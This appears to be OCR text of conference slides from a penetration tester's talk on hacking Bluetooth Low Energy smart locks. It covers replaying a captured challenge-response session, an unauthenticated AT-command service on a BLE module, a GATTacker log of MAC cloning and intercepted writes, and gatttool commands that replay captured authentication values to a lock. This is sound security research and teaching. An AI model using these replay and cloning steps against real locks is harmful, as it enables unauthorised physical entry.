
Another smart lock

- Challenge-response, session key
- Commands encrypted by session key
- Challenge looks random
- Ranging: GPS-enabled, you have to leave the area and return
- What could possibly go wrong?


Lock - protocol



Attack?


SESSION KEY =
AES(Challenge,
KEY
Get "Challenge"
Challenge
Close lock
OK, closed
passive
intercept

Attack


Same as intercepted session
Get "Challenge"
Challenge (replay the intercepted)
Close lock
OK, closed
OK, Closed!
MITM (replay)

DEMO #5


https://www.youtube.com/watch?v=iXj5glKYtKk

https://www.flickr.com/photos/morbius19/9417893923

That was supposed to be a live demo ;)


- But my collegue pentester has managed to lock the lock by pressing the button long enough ;)

How excessive security may tamper availability ;)



- ... and the attempts to contact the support were unsuccessful...
- Note: be careful with buying used ones ;)

C.I.A.


Confidentiality
Integrity
Availability
Confidentiality
Integrity
Availability


BTW


August Smart Lock
@AugustSmartLock
iOS users, please hold off on upgrading to iOS 9. We are waiting for our compatible app to be approved by the App Store. Any hour/day now.
9/15/15, 7:20 PM


No more
keys!

And the lock again...

- It has an interesting feature:
- BLE module vendor implements serial AT commands directly exposed on a service...
- Anyone can connect to it, by default it is not locked.



Reset

7.2 Reset Commands

7.2.1 Reset (ATRST)

SD	RESET

Function: Resets the module.

Command Format: ATRST

Example(s):

1. An ATRST is sent and once the module has reset, the RESET event is triggered.

```
COMMAND:  ATRST<cr>
RESPONSE: <cr_lf>
          BR-LE4.0-S2<cr_lf>
```

Get temperature

SM	GET TEMPERATURE

Function: Get the current temperature of the module's internal temperature sensor.

Command Format: ATT?

Response Format: <Temp_Celsius>,<Temp_Fahrenheit>

Response Value(s):

- **Temp_Celsius:** Temperature in Celsius.
- **Temp_Fahrenheit:** Temperature in Fahrenheit.

Example(s):

```
COMMAND:  ATT?<cr>
RESPONSE: <cr_lf>
          OK
          <cr_lf>
          026,079<cr_lf>
```

7.8.2 UART Configuration (ATSUART)

SD **SET UART**

Function: Configures the module's UART. This command requires a reset for the new settings to take effect.

Command Format: ATSUART,<Baud_Rate>,<Parity>,<Stop_Bits>,<Flow_Control>

Command Parameter(s):

- **Baud_Rate:** 3-10 [9600bps – 1000000bps], enter Value from table below.
  (230400, 460800 and 1000000 are only available on Dual Mode modules.)

Baud rate	Value	Error (%)
9600	3	0.14
19200	4	0.14
38400	5	0.14
57600	6	0.03
115200	7	0.03
230400	**8**	**0.03**
460800	**9**	**0.03**
1000000	**10**	**0.03**

Can you fry it? (please don't try ;)

7.8.3 PIO Configuration (ATSPIO)

SD	**SET PIO** **Warning: Applying an external voltage to a PIO assigned as an output may permanently damage the module. The maximum voltage level on any pin should not exceed 3.6V. The I/O is NOT 5V tolerant.** **Function:** Sets the direction and values of PIO's. **Command Format:** ATSPIO,<PIO_Num>,<Direction>,<Value> **Command Parameter(s):** ▪ **PIO_Num:** Single Mode: 0,1,2,5,7,8,9,10,11,12,13,14 Dual Mode: 0,1,2,5,7,8,9,10,11,12,13,14,19,20,21,22


DEMO #6

An unexpected feature


https://www.flickr.com/photos/morbius19/9415961917

The helper script


GATTacker scan.js automatically detects BlueRadios chipsets based on MAC address




SMART LOCK #5


Advertise with cloned MAC address
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:1A:7D:DA:71:11
New BD address: D0:39:72:C3:A8:1E
Address changed - Reset device now
Re-plug the interface and hit enter
Current MAC: D0:39:72:C3:A8:1E
Ws-slave address: 10.9.8.181
peripheralid: d03972c3a81e
advertisement file: devices/d03972c3a81e_D03972C3A81E-.adv.json
EIR: 0201060302f0ff160844303339373243334138314521000000000000000000
scanResponse: 13094430333937324333413831452100000000000 5122800800c020a000000
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:4c:88:3d
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>
Client connected: 68:ab:87:4d:e0:54
>> Subscribe: fff0 -> fff2
>> Subscribe: fff0 -> fff3
>> Write: fff0 -> fff1 : 93483cfbf009e2ed0916e59b78d72293c0a75894 (H< x " X)
d03972c3a81e:fff0 confirmed subscription state: fff2
d03972c3a81e:fff0 confirmed subscription state: fff2
<< Notify: fff0 -> fff3 : 30251483000011f810680002032003e800000203 (0% h)
<< Notify: fff0 -> fff2 : e104000000000000000000000000000000000000 ( )
>> Write: fff0 -> fff1 : 425989 (BY)
<< Notify: fff0 -> fff2 : e101000000000000000000000000000000000000 ( )
<< Notify: fff0 -> fff2 : c414000002000000000000000000000000000000 ( )
>> Write: fff0 -> fff1 : e101 ( )
<< Notify: fff0 -> fff3 : 30251483000011f810680002032003e800000203 (0% h)
<< Notify: fff0 -> fff3 : 3026149a000011f810680002032003e800000203 (0& h)
Client disconnected: 68:ab:87:4d:e0:54

Authentication



Again Anthony Rose



https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf

GATTtool

```
# gatttool -I -b d0:39:72:c3:a8:1e
[d0:39:72:c3:a8:1e][LE]> connect
[d0:39:72:c3:a8:1e][LE]> char-write-req 0x25
9348 00 fbf009e2ed0916e59b78d72293c0a75894
[d0:39:72:c3:a8:1e][LE]> char-write-req 0x25 425989
```

